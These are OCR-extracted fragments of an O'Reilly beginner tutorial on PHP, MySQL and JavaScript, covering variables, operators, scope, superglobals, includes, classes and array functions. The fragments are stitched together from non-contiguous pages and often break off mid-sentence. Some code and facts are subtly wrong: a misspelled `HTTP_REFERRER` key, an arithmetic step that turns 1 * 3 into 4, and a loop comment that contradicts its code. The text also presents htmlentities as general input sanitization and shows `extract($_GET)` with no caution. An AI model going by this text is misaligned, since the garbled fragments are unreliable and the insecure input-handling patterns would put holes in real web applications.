We'd Like to Hear from You

Every example in this book has been tested on various platforms, but occasionally you may encounter problems; for example, if you have a nonstandard installation or a different version of PHP, and so on. The information in this book has also been verified at each step of the production process. However, mistakes and oversights can occur and we will gratefully receive details of any you find, as well as any suggestions you would like to make for future editions. You can contact the author and editors at:

O'Reilly Media, Inc.
1005 Gravenstein Highway North
Sebastopol, CA 95472
(800) 998-9938 (in the United States or Canada)
(707) 829-0515 (international or local)
(707) 829-0104 (fax)

We have a web page for this book, where we list errata, examples, and any additional information. You can access this page at:

http://www.oreilly.com/catalog/9780596157135

There is also a companion website to this book available online at:

http://php.net

where you can see all the examples with color-highlighted syntax. To comment or ask technical questions about this book, send email to the following address, mentioning its ISBN number (9780596157135):

bookquestions@oreilly.com

For more information about our books, conferences, Resource Centers, and the O'Reilly Network, see our website at:

http://www.oreilly.com

Safari® Books Online

When you see a Safari® Books Online icon on the cover of your favorite technology book, that means the book is available online through the O'Reilly Network Safari Bookshelf.

Safari offers a solution that's better than e-books. It's a virtual library that lets you easily search thousands of top tech books, cut and paste code samples, download chapters, and find quick answers when you need the most accurate, current information. Try it for free at *http://my.safaribooksonline.com*.

example of SQL (which stands for "Structured Query Language"), a language designed in the early 1970s and reminiscent of one of the oldest programming languages, COBOL. It is well suited, however, to database queries, which is why it is still in use after all this time.

It's equally easy to look up data. Let's assume that you have an email address for a user and need to look up that person's name. To do this, you could issue a MySQL query such as:

```
SELECT surname,firstname FROM users WHERE email='jsmith@mysite.com';
```

MySQL will then return `Smith, John` and any other pairs of names that may be associated with that email address in the database.

As you'd expect, there's quite a bit more that you can do with MySQL than just simple `INSERT` and `SELECT` commands. For example, you can join multiple tables according to various criteria, ask for results in a variety of different orders, make partial matches when you know only part of the string that you are searching for, return only the *n*th result, and a lot more.

Using PHP, you can make all these calls directly to MySQL without having to run the MySQL program yourself or use its command-line interface. This means you can save the results in arrays for processing and perform multiple lookups, each dependent on the results returned from earlier ones, to drill right down to the item of data you need.

For even more power, as you'll see later, there are additional functions built right in to MySQL that you can call up for common operations and extra speed.

Using JavaScript

The oldest of the three core technologies in this book, JavaScript, was created to enable scripting access to all the elements of an HTML document. In other words, it provides a means for dynamic user interaction such as checking email address validity in input forms, displaying prompts such as "Did you really mean that?", and so on (although it cannot be relied upon for security) which should always be performed on the web server.

Combined with CSS, JavaScript is the power behind dynamic web pages that change in front of your eyes rather than when a new page is returned by the server.

However, JavaScript can also be tricky to use, due to some major differences among the ways different browser designers have chosen to implement it. This mainly came about when some manufacturers tried to put additional functionality into their browsers at the expense of compatibility with their rivals.

Thankfully, the manufacturers have mostly now come to their senses and have realized the need for full compatibility between each other, so web developers don't have to write multiexception code. But there remain millions of legacy browsers that will be in use for a good many years to come. Luckily, there are solutions for the incompatibility

```
LAMPP: Starting MySQL...
LAMPP started.

Ready. Apache and MySQL are running.
```

Now you are ready to test the setup. Type the following URL into your web browser's address bar:

```
http://localhost
```

You should now see the start page of XAMPP, containing some links to check the status of the installed software and some small programming examples (see Figure 2-14).




Figure 2-14. XAMPP for Linux, installed and running

Working Remotely

If you have access to a web server already configured with PHP and MySQL, you can always use that for your web development. But unless you have a high-speed connection, it is not always your best option. Developing locally allows you to test modifications with little or no upload delay.




Figure 3-2. You can think of variables as matchboxes containing items

Understanding Variables

There's a simple metaphor that will help you understand what PHP variables are all about. Just think of them as little (or big) matchboxes! That's right, matchboxes that you've painted white and written names on.

String variables

Imagine you have a matchbox on which you have written the word *username*. You then write *Fred Smith* on a piece of paper and place it into the box (see Figure 3-2). Well, that's the same process as assigning a string value to a variable, like this:

```
$username = "Fred Smith";
```

The quotation marks indicate that "Fred Smith" is a *string* of characters. You must enclose each string in either quotation marks or apostrophes (single quotes), although there is a subtle difference between the two types of quote, which is explained later. When you want to see what's in the box, you open it, take the piece of paper out, and read it. In PHP, doing so looks like this:

```
echo $username;
```

Or you can assign it to another variable (photocopy the paper and place the copy in another matchbox), like this:

```
$current_user = $username;
```

If you are keen to start trying out PHP for yourself, you could try entering the examples in this chapter into an IDE (as recommended at the end of Chapter 2), to see instant results, or you could enter the code in Example 3-4 into a program editor and save it to your web development directory (also discussed in Chapter 2) as *test1.php*.

And don't worry if you're still having difficulty getting to grips with using arrays, as the subject is explained in detail in Chapter 6.

Variable naming rules

When creating PHP variables, you must follow these four rules:

- Variable names must start with a letter of the alphabet or the _ (underscore) character.
- Variable names can contain only the characters: `a-z`, `A-Z`, `0-9`, and _ (underscore).
- Variable names may not contain spaces. If a variable must comprise more than one word it should be separated with the _ (underscore) character. (e.g., `$user_name`).
- Variable names are case-sensitive. The variable `$High_Score` is not the same as the variable `$high_score`.

Operators

Operators are the mathematical, string, comparison, and logical commands such as plus, minus, times, and divide. PHP looks a lot like plain arithmetic; for instance, the following statement outputs 8:

```
echo 6 + 2;
```

Before moving on to learn what PHP can do for you, take a moment to learn about the various operators it provides.

Arithmetic operators

Arithmetic operators do what you would expect. They are used to perform mathematics. You can use them for the main four operations (plus, minus, times, and divide) as well as to find a modulus (the remainder after a division) and to increment or decrement a value (see Table 3-1).

Table 3-1. Arithmetic operators

Operator	Description	Example
+	Addition	`$j + 1`
-	Subtraction	`$j - 6`
*	Multiplication	`$j * 11`
/	Division	`$j / 4`
%	Modulus (division remainder)	`$j % 9`
++	Increment	`++$j`
--	Decrement	`--$j`

By the way, the correct answer to the previous question is that the `echo` statement will display the result –1, because `$y` was decremented right after it was accessed in the `if` statement, and before the `echo` statement.

String concatenation

String concatenation uses the period (`.`) to append one string of characters to another. The simplest way to do this is as follows:

```
echo "You have " . $msgs . " messages.";
```

Assuming that the variable `$msgs` is set to the value 5, the output from this line of code will be:

```
You have 5 messages.
```

Just as you can add a value to a numeric variable with the `+=` operator, you can append one string to another using `.=` like this:

```
$bulletin .= $newsflash;
```

In this case, if `$bulletin` contains a news bulletin and `$newsflash` has a news flash, the command appends the news flash to the news bulletin so that `$bulletin` now comprises both strings of text.

String types

PHP supports two types of strings that are denoted by the type of quotation mark that you use. If you wish to assign a literal string, preserving the exact contents, you should use the single quotation mark (apostrophe) like this:

```
$info = 'Preface variables with a $ like this: $variable';
```

In this case, every character within the single-quoted string is assigned to `$info`. If you had used double quotes, PHP would have attempted to evaluate `$variable` as a variable.

On the other hand, when you want to include the value of a variable inside a string, you do so by using double-quoted strings:

```
echo "There have been $count presidents of the US";
```

As you will realize, this syntax also offers a simpler form of concatenation in which you don't need to use a period, or close and reopen quotes, to append one string to another. This is called *variable substitution* and you will notice some applications using it extensively and others not using it at all.

Escaping characters

Sometimes a string needs to contain characters with special meanings that might be interpreted incorrectly. For example, the following line of code will not work, because the second quotation mark encountered in the word *sister's* will tell the PHP parser that

Example 3-13. An expanded version of the longdate function

```
<?php
function longdate($timestamp)
{
    $temp = date("l F jS Y", $timestamp);
    return "The date is $temp";
}
?>
```

Here we have assigned the value returned by the `date` function to the temporary variable `$temp`, which is then inserted into the string returned by the function. As soon as the function returns, the value of `$temp` is cleared, as if it had never been used at all.

Now, to see the effects of variable scope, let's look at some similar code in Example 3-14. Here `$temp` has been created *before* calling the `longdate` function.

Example 3-14. This attempt to access $temp in function longdate will fail

```
<?php
$temp = "The date is ";
echo longdate(time());

function longdate($timestamp)
{
    return $temp . date("l F jS Y", $timestamp);
}
?>
```


However, because `$temp` was neither created within the `longdate` function nor passed to it as a parameter, `longdate` cannot access it. Therefore, this code snippet only outputs the date and not the preceding text. In fact it will first display the error message "Notice: Undefined variable: temp."

The reason for this is that, by default, variables created within a function are local to that function and variables created outside of any functions can be accessed only by nonfunction code.

Some ways to repair Example 3-14 appear in Examples 3-15 and 3-16.

Example 3-15. Rewriting to refer to $temp within its local scope fixes the problem

```
<?php
$temp = "The date is ";
echo $temp . longdate(time());

function longdate($timestamp)
{
    return date("l F jS Y", $timestamp);
}
?>
```

Example 3-15 moves the reference to `$temp` out of the function. The reference appears in the same scope where the variable was defined.

Table 3-6. PHP's superglobal variables

Superglobal name	Contents
`$GLOBALS`	All variables that are currently defined in the global scope of the script. The variable names are the keys of the array.
`$_SERVER`	Information such as headers, paths, and script locations. The entries in this array are created by the web server and there is no guarantee that every web server will provide any or all of these.
`$_GET`	Variables passed to the current script via the HTTP GET method.
`$_POST`	Variables passed to the current script via the HTTP POST method.
`$_FILES`	Items uploaded to the current script via the HTTP POST method.
`$_COOKIE`	Variables passed to the current script via HTTP cookies.
`$_SESSION`	Session variables available to the current script.
`$_REQUEST`	Contents of information passed from the browser; by default, `$_GET`, `$_POST` and `$_COOKIE`.
`$_ENV`	Variables passed to the current script via the environment method.

All of the superglobals are named with a single initial underscore and only capital letters; therefore, you should avoid naming your own variables in this manner to avoid potential confusion.

To illustrate how you use them, let's look at a bit of information that many sites employ. Among the many nuggets of information supplied by superglobal variables is the URL of the page that referred the user to the current web page. This referring page information can be accessed like this:

```
$came_from = $_SERVER['HTTP_REFERRER'];
```

It's that simple. Oh, and if the user came straight to your web page, such as by typing its URL directly into a browser, `$came_from` will be set to an empty string.

Superglobals and security

A word of caution is in order before you start using superglobal variables, because they are often used by hackers trying to find exploits to break in to your website. What they do is load up `$_POST`, `$_GET`, or other superglobals with malicious code, such as Unix or MySQL commands that can damage or display sensitive data if you naïvely access them.

Therefore, you should always sanitize superglobals before using them. One way to do this is via the PHP `htmlentities` function. It converts all characters into HTML entities. For example, less-than and greater-than characters (< and >) are transformed into the strings `<` and `>` so that they are rendered harmless, as are all quotes and backslashes, and so on.

Therefore, a much better way to access `$_SERVER` (and other superglobals) is:

```
$came_from = htmlentities($_SERVER['HTTP_REFERRER']);
```

This chapter has provided you with a solid background in using PHP. In Chapter 4, we'll start using what's you've learned to build expressions and control program flow. In other words, some actual programming.

But before moving on, I recommend that you test yourself with some (if not all) of the following questions to ensure that you have fully digested the contents of this chapter.

Test Your Knowledge: Questions

Question 3-1
What tag is used to cause PHP to start interpreting program code? And what is the short form of the tag?

Question 3-2
What are the two types of comment tags?

Question 3-3
Which character must be placed at the end of every PHP statement?

Question 3-4
Which symbol is used to preface all PHP variables?

Question 3-5
What can a variable store?

Question 3-6
What is the difference between `$variable = 1` and `$variable == 1`?

Question 3-7
Why do you suppose that an underscore is allowed in variable names (`$current_user`) whereas hyphens are not (`$current-user`) ?

Question 3-8
Are variable names case-sensitive?

Question 3-9
Can you use spaces in variable names?

Question 3-10
How do you convert one variable type to another (say, a string to a number)?

Question 3-11
What is the difference between `++$j` and `$j++`?

Question 3-12
Are the operators `&&` and `and` interchangeable?

Question 3-13
How can you create a multiline `echo` or assignment?

Question 3-14
Can you redefine a constant?

because PHP does not allow you to redefine them; the uppercase ones may be redefined—something you should bear in mind if you import third-party code.

Example 4-1 shows some simple expressions: the two I just mentioned, plus a couple more. For each line, it prints out a letter between `a` and `d`, followed by a colon and the result of the expressions (the `<br />` tag is there to create a line break and thus separate the output into four lines in HTML).

Example 4-1. Four simple Boolean expressions

```
<?php
echo "a: [" . (20 > 9) . "]<br />";
echo "b: [" . (5 == 6) . "]<br />";
echo "c: [" . (1 == 0) . "]<br />";
echo "d: [" . (1 == 1) . "]<br />";
?>
```

The output from this code is as follows:

```
a: [1]
b: []
c: []
d: [1]
```


Notice that both expressions `a:` and `d:` evaluate to TRUE, which has a value of 1. But `b:` and `c:` which evaluate to `FALSE`, do not show any value, because in PHP the constant `FALSE` is defined as `NULL`, or nothing. To verify this for yourself, you could enter the code in Example 4-2.

Example 4-2. Outputting the values of TRUE and FALSE

```
<?php // test2.php
echo "a: [" . TRUE  . "]<br />";
echo "b: [" . FALSE . "]<br />";
?>
```

which outputs the following:

```
a: [1]
b: []
```

By the way, in some languages `FALSE` may be defined as 0 or even –1, so it's worth checking on its definition in each language.

Literals and Variables

The simplest form of an expression is a *literal*, which simply means something that evaluates to itself, such as the number 73 or the string "Hello". An expression could also simply be a variable, which evaluates to the value that has been assigned to it. They are both types of expressions, because they return a value.

Example 4-3 shows five different literals, all of which return values, albeit of different types.

Example 4-7. Three expressions using operators of mixed precedence

```
1 + 2 * 3 - 4 * 5
2 - 4 * 5 * 3 + 1
5 + 2 - 4 + 1 * 3
```

If there were no operator precedence, these three expressions would evaluate to 25, –29, and 12, respectively. But because multiplication and division take precedence over addition and subtraction, there are implied parentheses around these parts of the expressions, which would look like Example 4-8 if they were visible.

Example 4-8. Three expressions showing implied parentheses

```
1 + (2 * 3) - (4 * 5)
2 - (4 * 5 * 3) + 1
5 + 2 - 4 + (1 * 3)
```

Clearly, PHP must evaluate the subexpressions within parentheses first to derive the semicompleted expressions in Example 4-9.

Example 4-9. After evaluating the subexpressions in parentheses

```
1 + (6) - (20)
2 - (60) + 1
5 + 2 - 4 + (4)
```

The final results of these expressions are –13, –57, and 6, respectively (quite different from the results of 25, –29, and 12 that we would have seen had there been no operator precedence).

Of course, you can override the default operator precedence by inserting your own parentheses and force the original results that we would have seen, had there been no operator precedence (see Example 4-10).

Example 4-10. Forcing left-to-right evaluation

```
((1 + 2) * 3 - 4) * 5
(2 - 4) * 5 * 3 + 1
(5 + 2 - 4 + 1) * 3
```

With parentheses correctly inserted, we now see the values 25, –29, and 12, respectively.

Table 4-2 lists PHP's operators in order of precedence from high to low.

Table 4-2. The precedence of PHP operators (high to low)

Operator(s)	Type
()	Parentheses
++ --	Increment/Decrement
!	Logical
* / %	Arithmetic

For example, any strings composed entirely of numbers will be converted to numbers whenever compared with a number. In Example 4-13, `$a` and `$b` are two different strings and we would therefore expect neither of the `if` statements to output a result.

Example 4-13. The equality and identity operators

```
<?php
$a = "1000";
$b = "+1000";
if ($a == $b) echo "1";
if ($a === $b) echo "2";
?>
```

However, if you run the example, you will see that it outputs the number 1, which means that the first `if` statement evaluated to `TRUE`. This is because both strings were first converted to numbers, and 1000 is the same numerical value as +1000.

In contrast, the second `if` statement uses the *identity* operator—three equals signs in a row—which prevents PHP from automatically converting types. `$a` and `$b` are therefore compared as strings and are now found to be different, so nothing is output.

As with forcing operator precedence, whenever you feel there may be doubt about how PHP will convert operand types, you can use the identity operator to turn this behavior off.

In the same way that you can use the equality operator to test for operands being equal, you can test for them *not* being equal using `!=`, the inequality operator. Take a look at Example 4-14, which is a rewrite of Example 4-13 in which the equality and identity operators have been replaced with their inverses.

Example 4-14. The inequality and not identical operators

```
<?php
$a = "1000";
$b = "+1000";
if ($a != $b) echo "1";
if ($a !== $b) echo "2";
?>
```

And, as you might expect, the first `if` statement does not output the number 1, because the code is asking whether `$a` and `$b` are *not* equal to each other numerically.

Instead, it outputs the number 2, because the second `if` statement is asking whether `$a` and `$b` are *not* identical to each other in their present operand types, and the answer is `TRUE`; they are not the same.

Comparison operators

Using comparison operators, you can test for more than just equality and inequality. PHP also gives you `>` (is greater than), `<` (is less than), `>=` (is greater than or equal to), and `<=` (is less than or equal to) to play with. Example 4-15 shows these operators in use.

When coding, remember to bear in mind that `AND` and `OR` have lower precedence than the other versions of the operators, `&&` and `||`. In complex expressions, it may be safer to use `&&` and `||` for this reason.

The `OR` operator can cause unintentional problems in `if` statements, because the second operand will not be evaluated if the first is evaluated as `TRUE`. In Example 4-17, the function `getnext` will never be called if `$finished` has a value of 1.

Example 4-17. A statement using the OR operator

```
<?php
if ($finished == 1 OR getnext() == 1) exit;
?>
```

If you need `getnext` to be called at each `if` statement, you should rewrite the code as has been done in Example 4-18.

Example 4-18. The "if ... OR" statement modified to ensure calling of getnext

```
<?php
$gn = getnext();
if ($finished == 1 OR $gn == 1) exit;
?>
```


In this case, the code in function `getnext` will be executed and the value returned stored in `$gn` before the `if` statement.

Table 4-5 shows all the possible variations of using the logical operators. You should also note that `!TRUE` equals `FALSE` and `!FALSE` equals `TRUE`.

Table 4-5. All possible PHP logical expressions

Inputs		Operators and results		
a	**b**	**AND**	**OR**	**XOR**
TRUE	TRUE	TRUE	TRUE	FALSE
TRUE	FALSE	FALSE	TRUE	TRUE
FALSE	TRUE	FALSE	TRUE	TRUE
FALSE	FALSE	FALSE	FALSE	FALSE

Conditionals

Conditionals alter program flow. They enable you to ask questions about certain things and respond to the answers you get in different ways. Conditionals are central to dynamic web pages—the goal of using PHP in the first place—because they make it easy to create different output each time a page is viewed.

Example 4-21. An if...elseif...else statement with curly braces

```
<?php
if ($bank_balance < 100)
{
    $money += 1000;
    $bank_balance += $money;
}
elseif ($bank_balance > 200)
{
    $savings += 100;
    $bank_balance -= 100;
}
else
{
    $savings += 50;
    $bank_balance -= 50;
}
?>
```


In the example, an `elseif` statement has been inserted between the `if` and `else` statements. It checks whether your bank balance exceeds $200 and, if so, decides that you can afford to save $100 of it this month.

Although I'm starting to stretch the metaphor a bit too far, you can imagine this as a multiway fork in the road (see Figure 4-2).

An `else` statement closes either an `if...else` or an `if...elseif...else` statement. You can leave out a final `else` if it is not required, but you cannot have one before an `elseif`; neither can you have an `elseif` before an `if` statement.

You may have as many `elseif` statements as you like. But as the number of `elseif` statements increase, you would probably be better advised to consider a `switch` statement if it fits your needs. We'll look at that next.

The switch Statement

The `switch` statement is useful in cases in which one variable or the result of an expression can have multiple values, which should each trigger a different function.

For example, consider a PHP-driven menu system that passes a single string to the main menu code according to what the user requests. Let's say the options are Home, About, News, Login, and Links, and we set the variable `$page` to one of these, according to the user's input.

The code for this written using `if...elseif...else` might look like Example 4-22.

- A modification expression

These are separated by semicolons like this: `for (`*`expr1`*` ; `*`expr2`*` ; `*`expr3`*`)`. At the start of the first iteration of the loop, the initialization expression is executed. In the case of the times table code, `$count` is initialized to the value 1. Then, each time round the loop, the condition expression (in this case, `$count <= 12`) is tested, and the loop is entered only if the condition is `TRUE`. Finally, at the end of each iteration, the modification expression is executed. In the case of the times table code, the variable `$count` is incremented.

All this structure neatly removes any requirement to place the controls for a loop within its body, freeing it up just for the statements you want the loop to perform.

Remember to use curly braces with a `for` loop if it will contain more than one statement, as in Example 4-34.

Example 4-34. The for loop from Example 4-33 with added curly braces

```
<?php
for ($count = 1 ; $count <= 12 ; ++$count)
{
    echo "$count times 12 is " . $count * 12;
    echo "<br />";
}
?>
```


Let's compare when to use `for` and `while` loops. The `for` loop is explicitly designed around a single value that changes on a regular basis. Usually you have a value that increments, as when you are passed a list of user choices and want to process each choice in turn. But you can transform the variable any way you like. A more complex form of the `for` statement even lets you perform multiple operations in each of the three parameters:

```
for ($i = 1, $j = 1 ; $i + $j < 10 ; $i++ , $j++)
{
    // ...
}
```

That's complicated and not recommended for first-time users. The key is to distinguish commas from semicolons. The three parameters must be separated by semicolons. Within each parameter, multiple statements can be separated by commas. Thus, in the previous example, the first and third parameters each contain two statements:

```
$i = 1, $j = 1  // Initialize $i and $j
$i + $j < 1     // Terminating condition
$i++ , $j++     // Modify $i and $j at the end of each iteration
```

The main thing to take from this example is that you must separate the three parameter sections with semicolons, not commas (which should be used only to separate statements within a parameter section).

```
function fix_names($n1, $n2, $n3)
{
    $n1 = ucfirst(strtolower($n1));
    $n2 = ucfirst(strtolower($n2));
    $n3 = ucfirst(strtolower($n3));
    return array($n1, $n2, $n3);
}
?>
```

This method has the benefit of keeping all three names separate, rather than concatenating them into a single string, so you can refer to any user simply by their first or last name, without having to extract either name from the returned string.




Figure 5-2. Imagining a reference as a thread attached to a variable

Passing by Reference

In PHP, the & symbol, when prefaced to a variable, tells the parser to pass a reference to the variable's value, not the value itself. This concept can be hard to get your head around, so let's go back to the matchbox metaphor from Chapter 3.

Imagine that, instead of taking a piece of paper out of a matchbox, reading it, copying it to another piece of paper, putting the original back, and passing the copy to a function (phew!), you simply attach a piece of thread to the original piece of paper and pass one end of it to the function (see Figure 5-2).

Now the function can follow the thread to find the data to be accessed. This avoids all the overhead of creating a copy of the variable just for the function's use. What's more, the function can now modify the variable's value.

This means you can rewrite Example 5-3 to pass references to all the parameters, and then the function can modify these directly (see Example 5-4).

```
echo $a1 . " " . $a2 . " " . $a3 . "<br />";
fix_names();
echo $a1 . " " . $a2 . " " . $a3;

function fix_names()
{
    global $a1; $a1 = ucfirst(strtolower($a1));
    global $a2; $a2 = ucfirst(strtolower($a2));
    global $a3; $a3 = ucfirst(strtolower($a3));
}
?>
```

Now you don't have to pass parameters to the function, and it doesn't have to accept them. Once declared, these variables remain global and available to the rest of your program, including its functions.

If at all possible, in order to retain as much local scope as possible, you should try returning arrays or using variables by association. Otherwise, you will begin to lose some of the benefits of functions.

Recap of Variable Scope

A quick reminder of what you know from Chapter 3:

- *Local variables* are accessible just from the part of code where you define them. If they're outside of a function, they can be accessed by all code outside of functions, classes, and so on. If a variable is inside a function, only that function can access the variable, and its value is lost when the function returns.
- *Global variables* are accessible from all parts of your code.
- *Static variables* are accessible only within the function that declared them but retain their value over multiple calls.

Including and Requiring Files

As you progress in your use of PHP programming, you are likely to start building a library of functions that you think you will need again. You'll also probably start using libraries created by other programmers.

There's no need to copy and paste these functions into your code. You can save them in separate files and use commands to pull them in. There are two types of commands to perform this action: `include` and `require`.

The include Statement

Using `include`, you can tell PHP to fetch a particular file and load all its contents. It's as if you pasted the included file into the current file at the insertion point. Example 5-6 shows how you would include a file called *library.php*.

Example 5-6. Including a PHP file

```
<?php
include "library.php";

// Your code goes here
?>
```

Using include_once

Each time you issue the `include` directive, it includes the requested file again, even if you've already inserted it. For instance, suppose that *library.php* contains a lot of useful functions, so you include it in your file, but also include another library that includes *library.php*. Through nesting, you've inadvertently included *library.php* twice. This will produce error messages, because you're trying to define the same constant or function multiple times. So you should use `include_once` instead (see Example 5-7).

Example 5-7. Including a PHP file only once

```
<?php
include_once "library.php";

// Your code goes here
?>
```

Then, whenever another `include` or `include_once` is encountered, if it has already been executed, it will be completely ignored. To determine whether the file has already been executed, the absolute file path is matched after all relative paths are resolved and the file is found in your *include* path.

In general, it's probably best to stick with `include_once` and ignore the basic `include` statement. That way you will never have the problem of files being included multiple times.

Using require and require_once

A potential problem with `include` and `include_once` is that PHP will only *attempt* to include the requested file. Program execution continues even if the file is not found.

When it is absolutely essential to include a file, `require` it. For the same reasons I gave for using `include_once`, I recommend that you generally stick with `require_once` whenever you need to `require` a file (see Example 5-8).

Example 5-8. Requiring a PHP file only once

```
<?php
require_once "library.php";
```

Here I have also used an invaluable function called `print_r`. It asks PHP to display information about a variable in human readable form. The `_r` stands for "in human readable format." In the case of the new object `$object`, it prints the following:

```
User Object
(
    [name] =>
    [password] =>
)
```

However, a browser compresses all the whitespace, so the output in a browser is slightly harder to read:

```
User Object ( [name] => [password] => )
```

In any case, the output says that `$object` is a user-defined object that has the properties `name` and `password`.

Creating an Object

To create an object with a specified class, use the `new` keyword, like this: `$object = new Class`. Here are a couple of ways in which we could do this:

```
$object = new User;
$temp = new User('name', 'password');
```

On the first line, we simply assign an object to the `User` class. In the second, we pass parameters to the call.

A class may require or prohibit arguments; it may also allow arguments, but not require them.

Accessing Objects

Let's add a few lines more to Example 5-10 and check the results. Example 5-11 extends the previous code by setting object properties and calling a method.

Example 5-11. Creating and interacting with an object

```
<?php
$object = new User;
print_r($object); echo "<br />";

$object->name = "Joe";
$object->password = "mypass";
print_r($object); echo "<br />";

$object->save_user();

class User
{
    public $name, $password;
```

Once you have digested the contents of this chapter, you should have a strong feel for what PHP can do for you. You should be able to use functions with ease and, if you wish, write object-oriented code. In Chapter 6, we'll finish off our initial exploration of PHP by looking at the workings of PHP arrays.

Test Your Knowledge: Questions

Question 5-1
What is the main benefit of using a function?

Question 5-2
How many values can a function return?

Question 5-3
What is the difference between accessing a variable by name and by reference?

Question 5-4
What is the meaning of "scope" in PHP?

Question 5-5
How can you incorporate one PHP file within another?

Question 5-6
How is an object different from a function?

Question 5-7
How do you create a new object in PHP?

Question 5-8
What syntax would you use to create a subclass from an existing one?

Question 5-9
How can you call an initializing piece of code when an object is created?

Question 5-10
Why is it a good idea to explicitly declare properties within a class?

See the section "Chapter 5 Answers" on page 439 in Appendix A for the answers to these questions.

Note that if `$fred` has not yet been assigned a value, an "Undefined variable" message will be generated.

count()

Although the `each` function and `foreach...as` loop structure are excellent ways to walk through an array's contents, sometimes you need to know exactly how many elements there are in your array, particularly if you will be referencing them directly. To count all the elements in the top level of an array, use a command such as the following:

```
echo count($fred);
```

Should you wish to know how many elements there are altogether in a multidimensional array, you can use a statement such as:

```
echo count($fred, 1);
```

The second parameter is optional and sets the mode to use. It should be either a 0 to limit counting to only the top level, or 1 to force recursive counting of all sub-array elements, too.

sort()

Sorting is so common that PHP provides a built-in function. In its simplest form, you would use it like this:

```
sort($fred);
```

Unlike some other functions, `sort` will act directly on the supplied array rather than returning a new array of sorted elements. Instead it returns `TRUE` on success and `FALSE` on error and also supports a few flags, but the main two that you might wish to use force sorting to be made either numerically or as strings, like this:

```
sort($fred, SORT_NUMERIC);
sort($fred, SORT_STRING);
```

You can also sort an array in reverse order using the `rsort` function, like this:

```
rsort($fred, SORT_NUMERIC);
rsort($fred, SORT_STRING);
```

shuffle()

There may be times when you need the elements of an array to be put in random order, such as when creating a game of playing cards:

```
shuffle($cards);
```

Like `sort`, `shuffle` acts directly on the supplied array and returns `TRUE` on success or `FALSE` on error.

When a form is submitted over the Web, the web server unpacks the variables into a global array for the PHP script. If the variables were sent using the `GET` method, they will be placed in an associative array called `$_GET`, and if they were sent using `POST`, they will be placed in an associative array called `$_POST`.

You could, of course, walk through such associative arrays in the manner shown in the examples so far. However, sometimes you just want to store the values sent into variables for later use. In this case, you can have PHP do the job automatically for you:

```
extract($_GET);
```

So, for example, if the query string parameter `q` is sent to a PHP script along with the associated value "Hi there", a new variable called `$q` will be created and assigned that value.

